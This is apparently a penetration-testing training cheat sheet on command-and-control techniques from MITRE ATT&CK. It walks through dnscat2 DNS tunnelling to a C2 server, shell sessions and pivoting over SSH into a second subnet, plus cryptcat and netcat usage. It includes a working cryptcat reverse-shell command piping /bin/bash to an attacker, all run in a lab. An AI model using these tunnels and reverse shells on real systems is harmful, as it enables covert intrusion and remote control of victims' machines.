iGNITE Technologies

COMMAND & CONTROL CHEAT SHEET

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Abstract

Command and Control abbreviated as "**C2**" or "**C&C**", is a tactic in Mitre ATT&CK framework that consists of various techniques, in which each technique defines different ways of achieving connection between host and the command-and-control center. Command and Control abbreviated as "**C2**" or "**C&C**", is a tactic in Mitre ATT&CK framework that consists of various techniques, in which each technique defines different ways of achieving connection between host and the command-and-control center. Here host are the agents that are running on an exploited machine which results in the injection of commands to retrieve information.

Techniques specified by Mitre ATT&CK

*"**Mitre ATT&CK** has given it tactic number: **TA0011**"*

Application Layer protocol

Application layer protocol is the seventh layer in OSI model. Application Layer is the layer through which end user interacts. This is the layer which provides services to the users. Adversaries can communicate using application layer so that they are not detected by the network filtering. Commands that they want to be executed are embedded within protocol traffic. Mitre ATT&CK has given application layer protocol technique number: **T1071**.

Techniques that come under Application Layer Protocol are:

- **Web Protocols:**
  Protocols such as HTTP and HTTPS are most common that carries web traffic. HTTP has many fields wand headers in which data can be concealed. Adversary might abuse the traffic in order to communicate with systems that are under their control in victims' network by remaining undetected. As data is concealed in the header or its field their request looks like a normal request and is undetected.

- **File Transfer Protocol:**
  FTP, FTPS and TFTP are the most common protocols for transferring file in the environment. Packets that are produced using these protocols contains various fields and headers in which data can be concealed. Also, data can be concealed inside the files that are being transferred. Adversary can abuse these and can pass their command embedded in these packets or files without being detected.

- **Mail Protocol:**
  SMTP, POP3 and IMAP are most common protocols for mailing. Packets produced using these protocols can have various fields and header that can be used for concealing data. Also, data can be concealed in mail body itself. Adversary can abuse these protocols to conceal data as well as mimic normal traffic, hence, remain undetected.

- **DNS**
  DNS protocol can be allowed even before network authentication is completed. Its field and header can be used for concealing data. Adversary can use DNS tunneling to abuse DNS to communicate with system without getting detected.

Do You Know??

Web protocols are used in APT18,19,33, FTP is used in APT41, Mail protocols are used in APT28,33, DNS Protocol are used in APT39,41

Introduction to DNScat

DNScat is such praised tool because it can create a command-and-control tunnel over the DNS protocol which lets an attacker work in stealth mode. You can access any data along with uploading and downloading files and to get a shell. For this tool to work over 53 port, you don't need to have authoritative access to DNS server, you can just simply establish your connection over port 53 and it will be faster and it will still be sensed as usual traffic. But it makes its presence well known in the packet log.

DNScat is made of two components i.e. a server and a client. To know the working of dnscat, it is important to understand both of these components.


The client is intended to be kept running on a target machine. It's written in C and has the least amount of the prerequisites. When you run the client, you regularly indicate a domain name. All packets will be sent to the local DNS server, which is then directed to the legitimate DNS server for that domain (which you, apparently, have control of).

The server is intended to be kept running on a definitive DNS server. It's developed in ruby and relies upon a few distinct gems. When you run it, much like the client, you indicate from which domain(s) it listens to over 53. When it gets traffic for one of those domains, it endeavours to set up a legitimate association. It gets other traffic it will automatically disregard it but, however, it can also advance it upstream.

Installation

Run the following git command to download dnscat2:

```
git clone https://github.com/iagox86/dnscat2.git
```



Now install bundler as it is a major dependency for dnscat2. To install bundler, go into the server of dnscat2 and type:

```
gem install bundler
bundle install
```


```
root@kali:~# cd dnscat2/
root@kali:~/dnscat2# cd server/
root@kali:~/dnscat2/server# gem install bundler
Successfully installed bundler-2.1.4
Parsing documentation for bundler-2.1.4
Done installing documentation for bundler after 2 seconds
1 gem installed
root@kali:~/dnscat2/server# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed,
Using bundler 2.1.4
Using ecdsa 1.2.0
Using salsa20 0.1.1
Using sha3 1.0.1
Using trollop 2.1.2
Bundle complete! 4 Gemfile dependencies, 5 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
root@kali:~/dnscat2/server#
```

Once everything is done, the server will run with the following command:

```
root@kali:~/dnscat2/server# ruby dnscat2.rb

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach ⇒ false
history_size (for new windows) ⇒ 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=97a0daee02c249a08d7646c040fc2218

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
```


Similarly, download dnscat2 in the client machine too. And use make command to compile it with the server, as shown in the image below:

```
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/
cd client/
make
```




To establish a connection between client and server, use the following command:

```
./dnscat --dns=server=192.168.0.102,port=53
```



You can check the successful creation of the session in Wireshark too. In real life scenario, port 53 plays a huge role in getting reverse shell because port 53 is seldom blocked-in security devices and plus in scenarios where a system hosts more than one NIC cards, traffic of both the cards travels through a single DNS.



Once the connection is established, you can see on the server-side that you will have a session as shown in the image below. You can use the command 'sessions' to check for a session that is created. Now, here we can play around with many options all of which are available under the 'help' category.

```
session
help
```

Now, to interact with the said session type the following command:

```
session -i
```

```
dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Roving Spear Hound Parrot Absorb Hobbit

dnscat2> help

Here is a list of commands (use -h on any of them for additional help):
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
dnscat2> session
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
  1 :: command (ubuntu) [encrypted, NOT verified] [*]
dnscat2> session -i 1
New window created: 1
history_size (session) ⇒ 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Roving Spear Hound Parrot Absorb Hobbit
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (ubuntu) 1>
```

We can access the session now and interact with many of the options available. Let's try interacting with the Ubuntu system using the command:

```
shell
```

Sure enough, this will create a new session 2 and upon interacting with the said session we'll have a traditional shell.

```
sessions -i 2
uname -a
ifconfig
```

```
command (ubuntu) 1> shell
Sent request to execute a shell
command (ubuntu) 1> New window created: 2
Shell session created!

command (ubuntu) 1> session -i 2
New window created: 2
history_size (session) ⇒ 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Tried Story Deadly Static Deepen Strode
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (ubuntu) 2> uname -a
sh (ubuntu) 2> Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04

sh (ubuntu) 2> ifconfig
sh (ubuntu) 2> ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.196  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::c418:3516:30f3:cf62  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c8:9c:50  txqueuelen 1000  (Ethernet)
        RX packets 105097  bytes 144870638 (144.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58267  bytes 4378503 (4.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.205.130  netmask 255.255.255.0  broadcast 192.168.205.255
        inet6 fe80::44a6:8a8:230e:ec96  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c8:9c:5a  txqueuelen 1000  (Ethernet)
        RX packets 59  bytes 9242 (9.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 11530 (11.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 369  bytes 32192 (32.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 369  bytes 32192 (32.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

DNS Tunneling

The important thing to note here is that the client system clearly has two NIC cards installed and the IP ranges are different in both. So, traditionally, a system present in first IP range **192.168.0.0/24** won't be able to communicate with a system present in the second IP range **192.168.205.0/24**

Here, we perform reconnaissance and found one more system on the range 192.168.205.0/24 with IP address 192.168.205.131 and forward this system's port 22 to the client's port 8888 to create a DNS tunnel between the two systems using the command shell we had obtained in previous steps.

```
command (ubuntu) 1> listen 127.0.0.1:8888 192.168.205.131:22
Listening on 127.0.0.1:8888, sending connections to 192.168.205.131:22
```


Now, using our server, we try to log into the system with IP address **192.168.205.131**. Here, we know the credentials of the system at IP 192.168.205.131 so we log indirectly.

```
ssh msfadmin@127.0.0.1 -p 8888
```

And as we can see, we are able to communicate with the system comfortably.

```
root@kali:~# ssh msfadmin@127.0.0.1 -p 8888
msfadmin@127.0.0.1's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jul 27 13:16:52 2020
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:78:20:90
          inet addr:192.168.205.131  Bcast:192.168.205.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe78:2090/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:197 errors:0 dropped:0 overruns:0 frame:0
          TX packets:149 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32346 (31.5 KB)  TX bytes:23350 (22.8 KB)
          Interrupt:16 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:262 errors:0 dropped:0 overruns:0 frame:0
          TX packets:262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:102073 (99.6 KB)  TX bytes:102073 (99.6 KB)
```

The same can be done easily for a window's client too. Follow the link **here** to download a suitable dnscat2 client for your system of windows. The latest client of dnscat for windows is marked in the snapshot below for reference.



We'll perform the same steps as we did initially on the Ubuntu client while running dnscat and run the following command:

```
dnscat2-v0.07-client-win32.exe --dns-server=192.168.0.102,port=53
```

And finally, we see session established status in the window. When we refresh our server's dnscat2 console, we see a new session is created. To interact with it we use the command:

```
C:\Users\raj\Downloads>dnscat2-v0.07-client-win32.exe --dns=server=192.168.0.102,port=53
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.0.102

Encrypted session established! For added security, please verify the server also displays this string:

Rapier Bogie Tins Impish Durian Harold

Session established!
```

```
session -i 1
```

Following it with the command:

```
shell
```

We would see a new session is now created as in the previous case of a Linux system. We interact with it using the following command:

```
sessions -i 2
```

And a brand-new Windows shell gets opened!

```
dnscat2> session -i 1
New window created: 1
history_size (session) ⇒ 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Rapier Bogie Tins Impish Durian Harold
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (DESKTOP-A0AP0OM) 1> shell
Sent request to execute a shell
command (DESKTOP-A0AP0OM) 1> New window created: 2
Shell session created!

command (DESKTOP-A0AP0OM) 1> session -i 2
New window created: 2
history_size (session) ⇒ 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Stilt Ripe Upseal Cargo Polite Mayo
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18362.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>
cmd.exe (DESKTOP-A0AP0OM) 2> systeminfo
cmd.exe (DESKTOP-A0AP0OM) 2> systeminfo

Host Name:                 DESKTOP-A0AP0OM
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18362 N/A Build 18362
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          raj
Registered Organization:
Product ID:                00331-10000-00001-AA002
Original Install Date:     6/30/2020, 12:25:36 AM
System Boot Time:          7/18/2020, 8:33:42 PM
System Manufacturer:       Dell Inc.
System Model:              OptiPlex 7050
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
```

Communication through Removable Media

Adversaries can target disconnected networks using removable media for transfer of commands from system to system. To make this successful both of the systems need to be compromised first the system which is disconnected from network. Commands and files then will be transferred from disconnected system to Internet-connected system of which adversary has access. Mitre ATT&CK has given it a technique id: **T1092**.

Data Encoding

Data in plain text can easily be detectable, therefore the attackers encode up the data to make the content of command-and-control traffic more difficult to detect. Encoding can be ASCII, Unicode, Base64, MIME, or other binary-to-text and character encoding methodology. Mitre ATT&CK has given it technique id: **T1132**.

APT32 used base64 encoding, **AutoIt backdoor** has sent a C&C response which was base64 encoded, **Ebury** has encoded C2 traffic in hexadecimal format.

- **Standard Encoding**
  Adversaries can use standard encoding to encode there data so that it becomes difficult for control traffic to detect them. Command and control information can be encoded using standard encoding that will adhere with existing protocol specification. Common data encodings are ASCII, Unicode, hexadecimal, Base64, MIME.
- **Non-Standard Encoding**
  Non-Standard encoding can be used by adversaries so that the encoding diverges from existing protocol specification. Non-standard encoding techniques are: modified Base64 encoding, etc.

Do You Know ??

APT19 was an HTTP malware that used Base64 for encoding, APT33 used Base64 for encoding C2 traffic, Fysbis used Base64 for encoding C2 traffic, Kessel used hexadecimal encoding for exfiltrating data, Bankshot encoded data using various encoding techniques, RDAT was able to communicate with C2 via subdomain which utilizes base64 encoding with character substitution

Cryptcat

CryptCat is a standard NetCat enhanced tool with two-way encryption. It is the simplest Unix utility tool, which reads and writes data across network connections. It can use TCP or UDP protocol while encrypting the data that is transmitted over the network. It is a reliable back-end tool that is easily driven by other programs and scripts. It is considered to be a network debugging and exploration tool. CryptCat can act as a TCP/UDP client or server when connected to or when it acts as a listener to the socket. It can take a password and adds a salt to encrypt the data that is being sent over the connections. Without providing a specified password, it will take the default password i.e. "**metallica**".
We can explore its working and usage by exploring its available options.

```
cryptcat -h
```

```
root@kali:~# cryptcat -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -s addr                 local source address
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Chat


CryptCat can be used to chat between two users. We need to establish a stable connection before the chat. To do this, we need two systems out of these two systems one will be a listener and the other will be an initiator. So that communication can be done from both ends.

Here, we are trying to create a scenario of chat between two users with different operating systems.

User 1

OS: Kali Linux
IP Address: 192.168.0.107
Role: Listener
To initiate listener in Kali Linux, follow this command to create a listener:


```
cryptcat -l -p 42
```



User 2

OS: Ubuntu
IP Address: 192.168.0.108
Role: Initiator
To create an initiator, we will just provide the IP Address of the system where we started the listener followed by its port number.


```
cryptcat 192.168.0.107 42
```



Verbose mode


In CryptCat, the verbose mode can be initiated by using the [-v] parameter. Now, the verbose mode is made for generating extended information from our actions. We will try the above chatting mechanism with verbose mode. We can see that when we add [-v] to the CryptCat command it displays the information about the process that its performance while connecting.
At Listener Side

```
cryptcat -lvp
```



At Initiator Side


```
cryptcat -v 192.168.0.107 42
```



Reverse shell


A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine receives the connection through a port by providing a password. To activate the listener on the target machine for getting shell, use the following command:

```
cryptcat -k mysecret -l -p 3333 0<myfifo | /bin/bash 1>myfifo
```



Now, at the attacker side, we just need to connect to the victim. Then we can authenticate our self as we got its root access or by the help of whoami command.

```
cryptcat -k mysecret 192.168.0.107 3333
whoami
ip a
```



Netcat vs CryptCat

Well before comparing these two first, we need to know about the Netcat or nc. It is a utility tool use TCP and UDP connection to read and write in a network. It can be used for both security and hacking purposes.
In the case of hacking, it can be used with the help of scripts which makes it quite dependable. And if we need to talk about security, it helps us to debug the network along with investing it. If we want to learn all the working of the Netcat. We have covered netcat in our previous article and to read that article click here.
And when it comes to CryptCat, it is a more advanced version of Netcat. It provides us with the two-way encryption that makes our connection more secure. We are comparing these two amazing tools based on connection encryption of the chatting feature by intercepting their network interface with the help of Wireshark.

Netcat:

As we know we apply a listener and an initiator to start this connection for chatting. Along with that, we initiated the Wireshark to intercept its network interface.
At the listener side, we are using [-l] parameter for listening and [-p] parameter for the port number.

```
nc -l -p 3131
```

```
root@kali:~# nc -l -p 3131
hello kali
```

At the Initiator side, we just need to provide a port number, along with the listeners IP Address.

```
nc 192.168.0.111 3131
```

```
root@ubuntu:~# nc 192.168.0.111 3131
hello kali
```

